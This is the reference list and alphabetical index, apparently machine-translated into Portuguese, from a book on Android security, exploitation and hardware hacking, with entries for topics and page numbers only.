- "Quem imaginaria que eles se encontrariam no meio? ARM Exploitation and Hardware Hacking convergence memoirs", Stephen A. Ridley e Stephen C. Lawler, http://www.nosuchcon.org/talks/D2_02_Ridley_ARM_Exploitation_And_Hardware_Hacking.pdf

Referências gerais

- "Visão geral da segurança do Android", <http://source.android.com/devices/tech/security/>
- "Android Security FAQ", Desenvolvedores do Android, <http://developer.android.com/guide/faq/security.html>
- Lista de discussão de segurança do Android, <https://groups.google.com/forum/#!forum/android-security-discuss>
- Discussões sobre segurança do Android Comunidade do Google+, <https://plus.google.com/communities/118124907618051049043>
- "Security Discussion," XDA Developers Forum, <http://forum.xda-developers.com/general/security>
- Blog Android Explorations, Nikolay Elenkov, <http://nelenkov.blogspot.com/>
- "Mobile Phone Security: Android", Rene Mayrhofer et al., <http://www.mayrhofer.eu.org/downloads/presentations/2011-02-24-Mobile-Phone-Security-Android.pdf>

Índice

SÍMBOLOS

Especificador de formato %n, 403

A

ferramenta de inicialização, 330
Abstract Namespace Socket, 165
mecanismos de controle de acesso
(atenuações), 407-408 Nome do ponto de acesso (APN), 137
Atividades (aplicativos Android), 36-37
Atividades (ponto final do IPC), 89-90
ActivityManager, 193-194
redes de anúncios (superfícies de ataque), 146-147 ADB (Android Debugging Bridge)
acesso via TCP/IP, 140
binários ADB, 227-228
Daemon ADB, ataques físicos via, 173
Condição de corrida do comando adb restore, 80
comando adb root, 218
daemon adbd, 69
Fundamentos, 46-47
monitoramento de telefones Android com, 386

ferramenta, 63
Estrutura do ADBI, 492
Item de menu Adicionar suporte nativo, 226-227
endereços
linhas de endereço, não expostas, 482 layout do espaço de endereço (kernels), 350 extração (kernel do Linux), 350-352
adjacência (rede), 137-139
Adleman, Leonard, 413
Pacote ADT, 213
ADT plug-in (Eclipse), 226, 486
Adventures in Bouncerland, 152
adware, 147
Aedla, Jüri, 78
programa agente-proxy, 346
Módulo ahh_setuid, 324
AIDL (Linguagem de definição de interface do Android), 51-52
Alephzain, 80
blocos alocados, controle de heap com (navegador Android), 289-290
AllWinner SoC com núcleo ARM, 503
comando am, 231
Depurador AndBug, 112-113

- Estrutura da Androguard, 95-96, 493-494
- Android
- Projeto Android na arquitetura
 - Intel (Android-IA), 10
 - Arquivos do Android Secure Container (ASEC), 47
 - Android Studio, 487
 - Bifurcação centrada no Android (kernel do Linux), 49-50
 - Arquivo `AndroidManifest.xml`, 30, 35
 - Trojan `Android.Troj.mdk`, 151 pacotes de aplicativos (APKs), 35 Biblioteca de suporte a aplicativos, 17 aplicativos, 34-39
 - Criação a partir da fonte, 67
 - Definições de compatibilidade, 63
 - Device Monitor, 212 alocador `dlmalloc` (heap
 - exploração), 269-271
 - emulador, 86
 - UART exposto em, 426-428
 - binário do GDB, 245
 - depuração de heap, 248-249
 - IDs (AIDs), 27-28
 - Linguagem de definição de interface (ADL), 51-52
 - arquitetura do sistema de registro, 53
 - Kit de desenvolvimento nativo (NDK), 486 Kit de desenvolvimento de software (SDK), 93-94, 485-486
 - arquitetura do sistema, 25-27
 - Update Alliance, 21
- Estudo de caso do vinculador do Android 4.0.1 (ROP) executando código arbitrário a partir de um novo mapeamento, 303-307
- visão geral, 300-301
- ponteiro de pilha pivotante, 301-303 Exploração do navegador
- Android
- controle do heap com blocos alocados, 289-290
 - controle de heap com CSS, 287-288
- controle de heap com blocos livres, 288-289
- Bug CVE-2011-3068, 284-287
- Pacote de ferramentas de desenvolvedor do Android (ADT), 486-487
- plug-in, 212
- ecossistema Android
- histórico da empresa, 2
 - requisitos de compatibilidade, 17-18
 - complexidades de, 15-16
 - pool de dispositivos, 4-6
 - fragmentação de, 16
 - componentes de código aberto, 7 divulgações públicas, 22-23
 - segurança vs. abertura, 21-22
 - partes interessadas. *Consulte partes interessadas,*
 - Problemas de atualização do Android, 18-21
 - histórico de versões, 2-4
 - Android Framework
 - Fundamentos, 39-40
 - licenciamento, 12
 - visão geral, 26 pilha de telefonia do Android
 - Noções básicas, 370-371
 - personalização de, 371-372
 - AndroProbe, 246 Memória compartilhada anônima
 - (ashmem) (kernel do Linux), 52, 167
 - epóxis anti-reversão, 482 aobj
 - objeto ARSCPParser, 106
 - AOSP (Projeto de código aberto do Android)
 - kernels personalizados para
 - dispositivos com suporte para AOSP, 325-326
 - obtendo o código-fonte do kernel, 317-319
 - Repositórios Git, 501-502
 - índices do código-fonte do AOSP, 510
 - inicialização, 215
 - depuração de código nativo com, 227-233 depuração de código nativo com o não
 - Dispositivos AOSP, 241-243
 - Dispositivos Nexus suportados por, 5

- diretório de pré-construções, 229
 Apache Ant, 223
 Bibliotecas de cliente HTTP Apache, 39
 Licença de software Apache, 7
 Permissões de API, 32
 apktool (ferramenta Java), 94, 494
 mercados de aplicativos, 13
 Permissões do aplicativo, 27, 84-86
 Componentes do Application Framework
 (RIL), 371
 camada de aplicativos (modelo OSI), 136
 processadores de aplicativos (smartphones), 369
 segurança de aplicativos
 problemas de permissão de aplicativos, 84-86
 vazamento de informações por meio de registros, 88-89
 armazenamento inseguro de dados, 87-88
 transmissão insegura de dados confidenciais
 dados, 86
 segurança móvel (estudo de caso de aplicativo). *Veja*
 visão geral do aplicativo de segurança móvel (estudo de caso), 83-84
 Cliente SIP (estudo de caso). *Consulte*
 Cliente SIP (estudo de caso)
 pontos de extremidade de IPC não seguros, 89-91
 ferramentas de teste de aplicativos, 496
 tela do dispositivo bloqueado por aplicativo, 120
 módulo app.provider.query, 125
 aplicativos
 depuração com NDK, 222-226
 malicioso, 149
 Recurso Verificar aplicativos (Google), 150-151
 celular alimentado pela web (ataques), 145-146
 matriz argv, 281-282
 Sinalizadores de status da unidade de lógica aritmética (ALU), 341
 Arquitetura ARM
 Regras ABI usadas em, 264
 ARM ABI (Interface Binária de Aplicativo), 295
 Depurador ARM Linux, 207-208
 Implementação do ARM9TDMI, 292
 licenciamento e projetos, 10
 ROP em. *Consulte* ROP em instruções e dados separados do ARM
 caches, 292-294
 Famílias SOC em dispositivos ARM, 11
 chamadas de subrotina (ROP em ARM), 295-297
 compilador arm-eabi, 322
 Falsificação de ARP, 138
 ashmem (Memória Compartilhada Anônima) (kernel do Linux), 52
 ASLR (Randomização do layout do espaço de endereço)
 Fundamentos, 398-400
 superação, 418-419
 exploração asroot, 74
 Asus
 ASUS Transformer Prime, 79
 repositórios de código aberto, 506
 firmware de estoque (kernels), 312
 fase de ataque (aplicativo de segurança móvel), 117-120
 Noções básicas sobre superfícies de ataque (Android), 131-132
 classificação, 134
 superfícies de ataque locais. *Consulte*
 superfícies de ataque locais física. *Consulte* superfícies de ataque físico
 adjacência física, 154-161
 remotas. *Consulte* superfícies de ataque remoto
 propriedades da superfície, 133
 modificações de terceiros, 174
 ataques
 vetores de ataque, 130-131
 visão geral, 129-130

acesso à raiz. *Veja o histórico de ataques de acesso à raiz automatizando o cliente GDB*, 235 tarefas no dispositivo, 233-234

B

Peixe Babel, JTAG, 437 back-porting, 20 comando `backtrace` do GDB, 252 Baker, Mike, 74 Desmontador Baksmali, 493 Barra, Hugo, 20 *Ataques de banda base: Exploração Remota de Corrupções de Memória em Pilhas de Protocolos Celulares*, 480 comunicação de banda base, interação do rild com, 375 interface de banda base (smartphones), 167 processadores de banda base (superfícies de ataque), 156-157 bandas de base (smartphones), 369 Bassel, Larry, 410 Chip da série BCM3349, 447 Dispositivo Beagle (Fase Total), 464 Beagle I² C (Fase Total), 498 Beagle USB (Fase Total), 498 transmissão de dados, 159 Bergman, Neil, 88 matrizes de compartimentos, 270 binários, alteração (mitigações de exploração), 416-417 Superfícies de ataque do driver Binder (kernel do Linux), 166-167 conceitos básicos, 50-52 IPC e, 310 Binwalk, 487 ferramenta binwalk, 316, 475 Biblioteca de tempo de execução Bionic C (Android), 248 Biblioteca biônica, 42

Ferramenta Block View, 461 interfaces de depuração explodidas, 480 Bluetooth (superfícies de ataque), 157-158 `BluetoothOppService`, 38 Pacotes de suporte à placa (BSPs), 502-503 comando `boot`, 332 imagens boot criação, 329-331 extração de kernels de, 315 carregadores de inicialização participação de inicialização (memória flash NAND), 58 bloqueado/desbloqueado, 62-65 senhas/chaves de acesso/terminais silenciosos, 480-481 root com bloqueado/desbloqueado, 65-69 U-Boot, 468-469 ferramentas de desbloqueio, 70 partições de inicialização piscando, 333 obtenção de imagens, 310-311 memória flash NAND, 58 participação de recuperação e, 314, 329-330 gravação direta em, 334-335 processo de inicialização, 60-62 sistemas inicializados, obtenção de acesso root, 69 arquivo `boot.img`, 315 inicialização kernels personalizados, 331-336 sequências de inicialização personalizadas, 481-482 Borgaonkar, Ravi, 142 Sistema Bouncer (superfícies de ataque), 151-152 comando `break` (AndBug), 116 pontos de interrupção interdependentes, 250 configuração no módulo "Hello World", 347-348 Receptores de transmissão

básico, 37
 teste de fuzz. *Consulte fuzzing*
 Receptores de transmissão
 tratamento de mensagens Intent
 implícitas com, 89
 método `onReceive` e, 101
 superfícies de ataque de navegador, 143-145
 exploração de navegador, Android. *Veja*
 Exploração do navegador Android
`BrowserFuzz`, 188, 193-194, 197
 Dispositivo Bus Pirate, 465-468,
 497 redefinições de barramento
 (dispositivos USB), 198 binário
`busybox`, 165-166, 491
 Ferramenta BusyBox, 231
 Butler, Jon, 190

C

A linguagem de programação C++
 (Addison Wesley), 272
 Ponteiros da tabela de funções
 virtuais do C++, 271-273
 caches
 partição de cache (memória flash
 NAND), 59
 instruções e dados (ARM), 292-
 294
 função `calloc`, 395
 ferramenta canhzaxs, 162-163
 transportadoras (partes interessadas), 12
 Case, Justin, 87
`cat` binário no Android, 400
 CDD (Definição de
 Compatibilidade)
 Documento), 18
 modem celular (smartphones), 369
 fixação de certificados, 146
 Chainfire SuperSU, 66
 senhas de chip, 480
 Chip Quik, 472, 498
 chips, removendo, 471-474
 Navegador Chrome para Android

fuzzing. *Veja fuzzing no Chrome*
 para Android
 Atualizações do Google Play para,
 144-145 superfícies de ataque do lado
 do cliente, 143-148 coalescência com
 blocos, 270-271 código
 atrás de soquetes, localização, 165-166
 Fórum Code Aurora (Qualcomm), 23
 Acesso múltiplo por divisão de código
 (CDMA), 154
 assinatura de código, 392-394, 422
 Classificação e enumeração de padrões
 de ataque comuns (CAPEC), 130
 Projeto Common Vulnerabilities and
 Exposures (CVE) (Vulnerabilidades e
 exposições comuns), 23, 352-
 353
 Sistema comum de pontuação de
 vulnerabilidades (CVSS), 130
 histórico da empresa (Android), 2
 Documento de definição de
 compatibilidade
 (CDD), 327
 requisitos de compatibilidade (Android), 17-
 18
 Suíte de teste de compatibilidade
 (CTS), 349 Computação de conjunto de
 instruções complexas
 (CISC), 299
 componentes, identificando o
 hardware, 456-458
 Opção de configuração
 `CONFIG_KALLSYMS`, 350
 Opção do kernel `CONFIG_SEC_`
 `RESTRICT_FORK`, 412
`CONFIG_SEC_RESTRICT_SETUID`
 opção do kernel, 412
 Configuração do kernel
 `CONFIG_STRICT_MEMORY_RWX`, 410-
 411
 configurações
 configuração do kernel, 321-322, 349
 configuração de parâmetros para
 ativação
 KGDB, 344
 e defesas (rede), 136-137

Package on Package (PoP), 458
Conover, Matthew, 394
consumidores, recursos desejados por, 14
Elemento HTML ContainerNode, 257
Provedores de conteúdo Fundamentos, 38-39
descoberta de URIs (cliente SIP), 121-122
atributo exportado de, 413
vulnerabilidade de, 89
Cook, Kees, 409, 421
serviços essenciais
Ponte de depuração do Android (ADB), 46-47
debuggerd, 46
comando init, 42-44
outros serviços, 47-49
visão geral, 42
Serviço de propriedade, 44-45
Camada de interface de rádio (RIL), 45-46 Daemon de volume (vold), 47
Cowan, Crispin, 400
crash dumps, depuração com, 208-211
relatórios de falhas, kernel (depuração), 337-338
falsificação de solicitação entre sites (CSRF ou XSRF), 144
cross-site scripting (XSS), 144
Aplicativo CSipSimple, 120-127 CSS, controle de heap com (Android navegador), 287-288
CTS (Compatibility Test Suite), 18
Registro de status do programa atual (CPSR), 242, 296
alocadores personalizados (exploração de heap), 269
depurador personalizado, gravação, 245 equipes de firmware personalizado, 509 interfaces de hardware personalizadas, 479
kernels personalizados inicialização, 331-336

construção, 325-329
configurando o kernel, 321-322
criando imagens de inicialização, 329-331 obtendo o código-fonte, 316-320 configurando o ambiente de compilação, 320-321
usando módulos personalizados do kernel, 322-325
imagens de recuperação personalizadas, 63-65 ROMs personalizadas, 13-14 sequências de inicialização personalizadas, 481
Bug CVE-2011-3068 (navegador Android), 284-287
CyanogenMod, 13
Substrato do Cydia para Android, 493

D

Depuração de código Dalvik anexado a processos Dalvik, 220-221 depuração de código existente, 217-221 falsificação de dispositivos de depuração, 218-220 exemplo do aplicativo "Hello World", 213-215 visão geral, 212-213 mostrando o código-fonte da estrutura, 215-217
Servidor do monitor de depuração Dalvik (DDMS), 212
Noções básicas de máquina virtual Dalvik, 40-41
Máquina virtual Java e, 98 visão geral do, 26
dados binário/proprietário, 479-480 cache de dados (ARM), 292-294 interface do Data Center, 464 camada de link de dados (modelo OSI), 136 armazenamento inseguro de, 87-88 transmissão insegura de informações confidenciais, 86 superação de problemas de execução, 419 prevenção da execução, 396-398 vulnerabilidade dos dados

- I² Interfaces seriais C/SPI/UART, 463-469
 visão geral, 459-460
 Interfaces USB, 459-463
 Debootstrap, 245
 interfaces de depuração
 conectando a UARTS personalizadas, 455
 Localizando pinagens JTAG, 452-456
 Localizando pinagens SPI e I² C, 451-452
 localizando pinagens UART, 447-451
 analisadores lógicos, 444-447
 visão geral, 443-444
 depuradores
 daemon do debuggerd, 46, 195
 JTAG, 438-439, 471
 KGDB, 343-348
 depuração
 técnicas alternativas para, 243-246
 antidepuração, 482
 interfaces de depuração
 explodidas, 480 com despejos de falhas, 208-211
 Código Dalvik.
Consulte Código Dalvik
 depuração
 instruções de depuração, 243-244
 Instrumentação binária dinâmica (DBI), 245-246 coleta de informações disponíveis, 205-207
 código misto, 243
 código nativo. *Consulte* depuração de código nativo
 depuração no dispositivo, 244-245
 remoto, 211-212
 seleção da cadeia de ferramentas, 207-208
 depuração do kernel do Linux
 depuração ao vivo com o depurador KGDB, 343-348
 obtenção de relatórios de falhas do kernel, 337-338
 Oops crash dumps, 338-343
 visão geral, 336-337
 descompactando kernels, 316
 defesa em profundidade, 400
 defesas e configurações (rede), 136-137
 desenvolvedores, 13-14
 ferramentas de desenvolvimento, 485-487
 dispositivos
 automatizando tarefas no dispositivo, 233-234
 kernels personalizados para AOSP com suporte, 325-326
 serviços de modo de dispositivo, fuzzing, 198
 pool de dispositivos (Android), 4-6
 desmantelamento (superfícies de ataque), 169
 extração de kernels de, 314-315
 Facedancer, 463
 falsificação de dispositivos de depuração, 218-220
 teste de fuzz no Android, 181-182
 modo de host, 198
 interface com o hardware, 424
 dispositivo JTAGulator, 453-455
 fabricantes, 11
 depuração de código nativo com não AOSP, 241-243
 Daemon RIL em, 372-374
 USB, 460
 projeto dex2jar, 494
 Ataques DHCP, 138
 exploit de diaggetroot (Diag), 81
 Controle de acesso discricionário (DAC), 407-408
 dispositivos de desmantelamento (superfícies de ataque), 169
 alocador dmalloc, Android (exploração de heap), 269-271
 alocador de memória dmalloc, 394
 configuração do kernel dmesg_restrict, 409
 ataques de DNS, 138
 função do_ioctl (Levitator), 358
 processamento de documentos/mídia (ataque superfícies), 147
 parâmetro de domínio (soquetes), 164
 Donenfeld, Jason A., 78, 283
 método doPost, 96

modo de download, acessando, 61-62
Drake, Joshua J., 160, 162, 400
Drewry, Will, 395
ataques de carro, 144
Estrutura de Drozer (Mercúrio), 121, 496
fuzzing burro, 179-180
análise dinâmica (aplicativo de segurança móvel), 109-117
Instrumentação binária dinâmica (DBI)
estrutura, 492
método, 245-246
vinculadores dinâmicos, 300

E

Eclipse
anexando ao system_process, 220-221
depurando o "Hello World" com, 213-217
depuração de código nativo com, 226-227
visão geral de, 486
EEPROM (Electrically Erasable
Programmable Read-Only Memory), 470
correo eletrônico (superfícies de ataque), 148
emulador, Android, 86
pontos de extremidade (interfaces USB), 171-172
configuração de compilação do eng, 217
código do epílogo, 264
epóxis, anti-reversão, 482
Etoh, Hiroaki, 401
kits de avaliação, 442-443
técnica exec-shield, 396
Formato executável e de vinculador (ELF)
binário, 228
Intenções explícitas, 89
Exploração do Exploid (daemon udev), 74
mitigações de exploração
mecanismos de controle de acesso, 407-408
randomização do layout do espaço de endereço
(ASLR), 398-400
classificação, 392
assinatura de código, 392-394

desativação de recursos de atenuação, 415-417
proteções de string de formato, 401-403
fortalecendo o código-fonte, 405-407
futuro do, 420-422
medidas de endurecimento, 411-414
endurecimento de pilha, 394
histórico do suporte principal à
mitigação do Android, 414-415
proteção do kernel, 408-411
superação, 418-420
visão geral, 391
impedindo a execução de dados, 396-398
protetendo contra estouros de números inteiros, 394-396
realocações somente leitura, 403-404
sandboxing, 404-405
proteção de pilha, 400-401
explorando o kernel do Linux
extração de endereços, 350-352
levitator.c. Consulte levitator.c
exploração (estudo de caso)
Motochopper, 356-358
visão geral, 348
estudo de caso do bug sock_diag, 352-356
kernels Android típicos, 348-350
serviços de rede expostos, 140-141
interfaces seriais expostas, 426-428
extração de endereços (kernel do Linux), 350-352
Noções básicas de
extração de kernels, 310-311
a partir de imagens de inicialização, 315
descompactando kernels, 316
de dispositivos, 314-315
do firmware padrão, 311-313
Exynos (Samsung), 505-506
exploit exynos-abuse (Exynos 4 processador), 80-81

F

Dispositivo Facedancer, 463, 498
imagens de fábrica (dispositivos Nexus), 5

- falsificação de dispositivos de depuração, 218-220
- inicialização rápida
- inicialização de kernels com, 332-333
 - protocolo, 61-62, 67
 - utilidade, 487-488
- ataques de permissão de arquivo, 79
- sistema de arquivos (superfícies de ataque), 162-163
- permissões do sistema de arquivos (Unix), 32-34
- filtros, intenção, 36
- Navegador Firefox para Android, firmware 88
- acessando discretamente, 469-471
 - equipes de firmware personalizado, 509
 - acessando destrutivamente, 471-474
 - ferramentas de extração/flash, 487-491
 - armazenamento de imagens, 471
- Listas First-In-Last-Out (FILO), 274
- piscando (modo de download), 61
- FLIRT (Fast Library Identification and Recognition Technology), 477-478
- Caixa de diálogo modal Force Close, 187
- proteções de string de formato, 401-403
- FormatGuard: Proteção automática contra vulnerabilidades da cadeia de caracteres de formato printf*, 401
- Mitigação de FORTIFY_SOURCE, 405-407
- fragmentação do ecossistema Android, 16
- Aplicativo de enraizamento de um clique Framaroot, 80
- Framework sockets, 279-280
- blocos livres, controle de heap com (navegador Android), 288-289
- Freeman, Jay, 78, 283
- Biblioteca FreeType, 42
- relro completo, 404
- testes de fuzz
- em dispositivos Android, 181-182
 - plano de fundo, 177-179
 - criação de entradas malformadas, 179-180
 - emulação de modem para, 379-382
 - identificação de alvos, 179
 - monitoramento de resultados de testes, 181
- processamento de entradas, 180-181
- SMS no Android, 382-390
- fuzzing Receptores de transmissão
- fornecimento de insumos, 185
- geração de entradas, 184-185
- identificação de alvos, 183-184
- teste de monitoramento, 185-188
- fuzzing Chrome para Android gerando entradas, 190-192
- testes de monitoramento, 194-197
- visão geral, 188
- processamento de insumos, 192-194
- seleção de tecnologias a serem direcionadas, 188-190
- desafios de fuzzing de superfícies de ataque USB, 198
- geração de insumos, 199-201
- testes de monitoramento, 202-204
- visão geral, 197-198
- processamento de entradas, 201-202
- seleção do modo de destino, 198-199
- ## G
- aparelhos
- combinando em cadeias (ROP no ARM), 297-299
- Estrutura de gadgets, 172
- encadeamento de pilha de gadgets, 294-295
- identificação de potencial (ROP em ARM), 299-300
- de procedimentos de folha, 298
- mestre, 302-303
- Galaxy Nexus, 140, 229, 336
- Compilações GDB, personalizadas, 245
- Cliente GDB
- script gerado automaticamente para, 223-224, 226
 - automatização, 235
 - conectando ao servidor GDB, 230-232
 - comando gdbclient, 232-233
 - dispositivos não AOSP e, 242
 - símbolos e, 237-240
- função generate_assignment, 192

- função `generate_var`, 191 métodos generativos (smart-fuzzing), 180 Sistema de revisão de código Gerrit (Google), 9, 13, 502 função `get_symbol` (Levitador), 358 método `getNeighboringCellInfo`, 85 função `getpwuid`, 29-30 obtém a função, 266 método `getString`, 103-104, 117 exploração do gfree, 70 `giantpune`, 81 Exploração do GingerBreak, 76-77, 275-279 Repertório Git, 319 Global Offset Table (GOT), 278-279 Global System for Mobile comunicações (GSM), 154 GNU Public License (GPL), 42 Dispositivo GoodFET, 468, 497 Goodspeed, Travis, 456, 463, 468 Google Autenticação ClientLogin, 86 Google Glass, 4, 161 Google Play, 9 Dispositivos Nexus, 4-5, 62-63 repositórios de código aberto, 501-502 função como proprietário da marca Android, 8-10 sistema Single Sign On (SSO), 148 Infraestrutura do Google (superfícies de ataque) Sistema Bouncer, 151-152 Google Play, 148-149 `GTalkService`, 152-154 aplicativos maliciosos, 149 visão geral, 148 ecossistemas de aplicativos de terceiros, 149-151 Google Play desenvolvedores de aplicativos e, 17 como superfície de ataque remoto, 148-149 GOT (Global Offset Table), 403 GPS (superfícies de ataque), 155-156 Grand, Joe, 453 grep, 94, 112 GSM (Sistema Global de Comunicação Móvel), 142 GSM AT baseado em comandos do fornecedor-RIL, 380-381 `GTalkService` (superfícies de ataque), 152-154 *Um guia para a exploração do kernel: Atacando o núcleo*, 348 comando `gzip`, 316
- ## H
- Hacking Exposed Wireless*, 158 vulnerabilidades de meio dia, 21, 145 `handleBlockEvent` em `vold` implementação, 276 função `handlePartitionAdded`, 276-278 medidas de endurecimento, 411-414, 420-421 hardware pontos de interrupção, 250 ferramentas de hacking, 496-499 serviços de suporte (superfícies de ataque), 168 fornecedores (partes interessadas), 10-12 ataques de hardware acessando o firmware de forma discreta, 470-472 analisando dumps de imagens binárias, 474-478 epóxis anti-reversão, 482 dados binários/proprietários, 479-480 interfaces de depuração interrompidas, 480 senhas do carregador de inicialização/teclas de atalho/terminais silenciosos, 480-481 senhas de chip, 480 interfaces de hardware personalizadas, 479 sequências de inicialização personalizadas, 481 acesso destrutivo ao firmware, 471-474 encontrar interfaces de depuração. Consulte interfaces de depuração I² Interface C, 428-431

- identificação de componentes, 456-458 criptografia/obfuscção/anti-depuração, 482 interceptação/monitoramento/injeção dados. *Veja a interface de vulnerabilidade de dados com dispositivos de hardware,* 424 JTAG. *Consulte JTAG (Grupo de Ação de Teste Conjunto)* Interface One-Wire (1-Wire), 428-431 visão geral, 423-424 armadilhas, 479-482 Interface SPI, 428-431 Interfaces seriais UART (Universal Asynchronous Receiver/Transmitter), 424-428 linhas de endereço não expostas, 481 depuração de heap, Android, 248-249 exploração de heap Alocador dmalloc do Android, 269-271 Ponteiros de tabela de função virtual do C++, 271-273 alocadores personalizados, 269 Alocador RenderArena, 273-275 cenários use-after-free, 268-269 endurecimento de pilha, 394 memória heap, kernel, 349-350 arquivo heaptut.txt, 394 Ferramenta de linha de comando Heimdall, 488 Programa de código aberto Heimdall, 334 Aplicativo "Hello World" (código Dalvik depuração), 213-215 Decompilador Hex-Rays, 496 ferramenta de engate/instrumentação, 492-493 modo host (dispositivos), 198 hosts, USB, 460, 462-464 Hotz, George, 431 HTC Dispositivo HTCJ Butterfly, 81 repositórios de código aberto, 507 firmware de estoque (kernels), 312 ferramentas, 489-490 HTML5, 189
- I**
- I²C (Inter-Integrated Circuit) interface serial fundamentos, 428-431 localização de pinagens, 451-452 farejamento, 464-465 Ferramenta IDA (Interactive Disassembler) IDA Pro, 156, 207 importação de imagens binárias para o IDA, 476-478 visão geral, 496, 499 Varreduras IDCODE, 454-455 IEI (Information Element Identifier, Identificador de Elemento de Informação), 378-379 criptografia/ofuscção/anti-depuração de imagens, 482 intenções implícitas, 36, 89 comando init (Linux), 42-44 arquivos de configuração init, 174 processo init, 60 *Injeção de mensagens SMS em smartphones para análise de vulnerabilidade*, 380 injeção (cliente SIP), 125-126 Injectord (injeção de mensagem SMS), 382-386 entradas (fuzzing) comparando/minimizando (causa raiz) análise), 247-248 envio de malformados, 179-180 entrega (receptores de transmissão), 185 gerando (receptores de transmissão), 184-185 gerando (Chrome para Android), 190-192 gerando (superfície de ataque USB), 199-201 processamento (Chrome para Android), 192-194

processamento (superfície de ataque USB), 201-202
 visão geral do processamento, 180-181 transmissão de dados insegura, 86
Por dentro do modelo de objeto C++ (Addison-Wesley), 272
 comando `insmod`, 324-325 cache de instruções (ARM), 292-294 estouros de inteiros, proteção contra eles, 394-396
 Intel, 503
 Desenvolvedor Android da Intel, 10
 Aplicativo `IntentFuzzer`, 183, 184-185
 Intents (aplicativos Android), 35
 pontos de interrupção interdependentes, 250
 Permissão de `INTERNET`, 32
 Estrutura da Internet, 135
 interfuncionamento (modos), 296 IPC
 permissões, 34
 endpoints não seguros, 89-91
 iSEC Intent Sniffer/Intent Fuzzer
 ferramentas, 496
`isPinLock`, 103, 115

J

`jad` (Java Decomplier), 494-495
 Formato de montagem Jasmin, 493 Java
 Protocolo de depuração de fios (JDWP), 112, 212
 Método de interface nativa (JNI), 222
 Máquina virtual, 98
 JD-GUI descompilador Java, 495 descompilador JEB, 495
 Jelinek, Jakub, 403, 405
 gabaritos (cabos), 455
 J-Link debugger (Segger), 438-439, 497
 JTAG (Joint Test Action Group)
 Peixe Babel, 437
 depuradores, 438-439, 471
 kits de avaliação, 442-443

localização de pinagens, 452-455
JTAG: ataques e defesas, 480 Dispositivo JTAGulator, 453-455, 497
 conceitos errôneos, 432-437
 OpenOCD (Open On Chip)
 Depurador), 439-442
 visão geral, 431-432
 Ataques de Juice Jacking, 173, 413

K

ferramenta `kallsymsprint`, 351
 Karri, Ramesh, 480
 kernel, Android Linux. *Consulte Kernel do Linux (Android)*
 programa `kexec`, 333
 Depurador KGDB, 343-348
 Software de desktop Kies (Samsung), 488
 Aplicativo de sistema Kies, 90 Exploração `KillingInTheNameOf` (`ashmem` subsistema), 76
 King, Russell, 309
 Configuração do kernel `kptr_restrict`, 409 Krahmer, Sebastian, 74-76
 Kralevich, Nick, 412

L

Lais, Christopher, 74
 Lanier, Zach, 84
 Larimer, Jon, 77, 358
 atributo `launchMode`, 37
 Ferramenta `ldpreloadhook`, 492
 Lea, Doug, 394
 princípio do menor privilégio, 55
 exploração do levitador (driver PowerVR), 77
 exploit `levitator.c` (estudo de caso) determinação da causa raiz, 360-362 correção do exploit, 362-364 obtenção do código-fonte, 360 visão geral, 358-359 executando o exploit existente, 359-360 LG
 Ferramenta de linha de comando `LGBinExtractor`, 489

- ferramenta de suporte móvel, 489 repositórios de código aberto, 507 Optimus Elite (VM696), 60-61 firmware de estoque (kernels), 313 binário `libc.so`, 406 bibliotecas (código nativo do espaço do usuário), 41-42 Biblioteca `libsysutils`, 279 Projeto Linaro, 510 Linux capacidades, 28 UART exposta em, 426-428 kernel do Linux (Android) depuração. *Consulte* depuração do kernel do Linux explorando. *Consulte* Exploração do kernel do Linux extração de kernels. *Consulte* extração de kernels esforços futuros de fortalecimento, 420-421 *Um guia para a exploração do kernel: Atacando o núcleo*, 348 *Um monte de problemas: Quebrando o alojador de SLOB do kernel do Linux*, 350 superação de proteções, 419-420 visão geral, 309-310 proteção de, 408-411 executando o código personalizado do kernel. *Veja* kernels personalizados pilha de telefonia e (RIL), 371 ajuste de parâmetros configuráveis, 417 *Entendendo o kernel do Linux*, 339 Modificações no kernel do Linux Bifurcação centrada no Android, 49-50 Memória compartilhada anônima (`ashmem`), 52 Motorista de fichário, 50-52 driver do registrador, 53-55 Rede paranoica, 55 driver personalizado pmem, 53 exploração iluminada (Diag), 81 módulos carregáveis do kernel (LKMs), 322 redes locais (LANs), 137-138 superfícies de ataque locais interface de banda base (smartphones), 167 Driver Binder (kernel do Linux), 166-167 sistema de arquivos, 162-163 serviços de suporte de hardware, 168 visão geral, 161 memória compartilhada, 167 soquetes, 164-166 chamadas de sistema, 163 carregadores de inicialização bloqueados, 68-73 carregadores de inicialização bloqueados/desbloqueados, 62-65, 393 `logcat`, 109 driver de registrador (kernel do Linux), 53-55 analisadores lógicos, 444-447 relacionamentos logicamente (rede) adjacentes, 137 registros vazamento de informações por meio de, 88-89 kernel, 337 Biblioteca `lsusb` e `libusb`, 171-172
- ## M
- buffer principal (registrador), 53 função principal (Levitador), 358 Makris, Andreas, 80 aplicativos maliciosos, 149 gerentes, Estrutura do Android, 39-40 Controle de acesso obrigatório (MAC), 407 Ataques Man-in-the-Middle (MitM), 86, 138, 144 participação de mercado, Android, 5 Marvell, 503-504 dispositivos principais, 302 Endereços de controle de acesso à mídia (MAC), 138 Especificação do protocolo de transferência de mídia (MTP), 199-201

- processamento de mídia/documentos (superfícies de ataque), 147
- MediaTek, 504
- função `mem_write` (kernel do Linux), 78
- implementação do `memcpy`, 301, 304-305
- explorações de corrupção de memória
- exploração de heap. *Consulte*
- exploração de heap
- visão geral, 263-264
- estouro de buffer de pilha, 264-267
- Classe `MemoryFile`, 52
- exploit do mempodroid (kernel do Linux), 78-79, 283-284
- Cartões MicroSD para armazenamento de firmware, 471
- Miller, Barton, 177
- Miller, Charlie, 152, 160, 380, 431
- Miner, Rich, 2
- MIPS Technologies, 11
- depuração de código misto, 243
- utilitário `mkbootimg` (AOSP), 315
- função `mmap`, 303-304
- chamadas de sistema `mmap`, 398-399
- aplicativos móveis, com tecnologia da Web (ataques), 145-146
- fase de ataque do aplicativo de segurança móvel (estudo de caso), 117-120
- análise dinâmica, 109-117
- visão geral, 91
- fase de criação de perfil, 91-93
- fase de análise estática, 93-109
- tecnologias móveis (superfícies de ataque), 142
- modems
- emulando para fuzzing, 379-382
 - fuzzing SMS no Android, 382-390
- aritmética modular, 395 módulos, kernel personalizado, 322-325
- monitoramento
- resultados de testes de fuzz, 181
 - resultados do teste de fuzz (receptores de transmissão), 185-188
- resultados do teste de fuzz (Chrome para Android), 194-197
- resultados de testes de fuzz (superfícies de ataque USB), 202-204
- Exploração do Motochopper (estudo de caso), 356-358
- Motorola
- repositórios de código aberto, 507
 - firmware de estoque (kernels), 313
 - ferramentas, 490-491
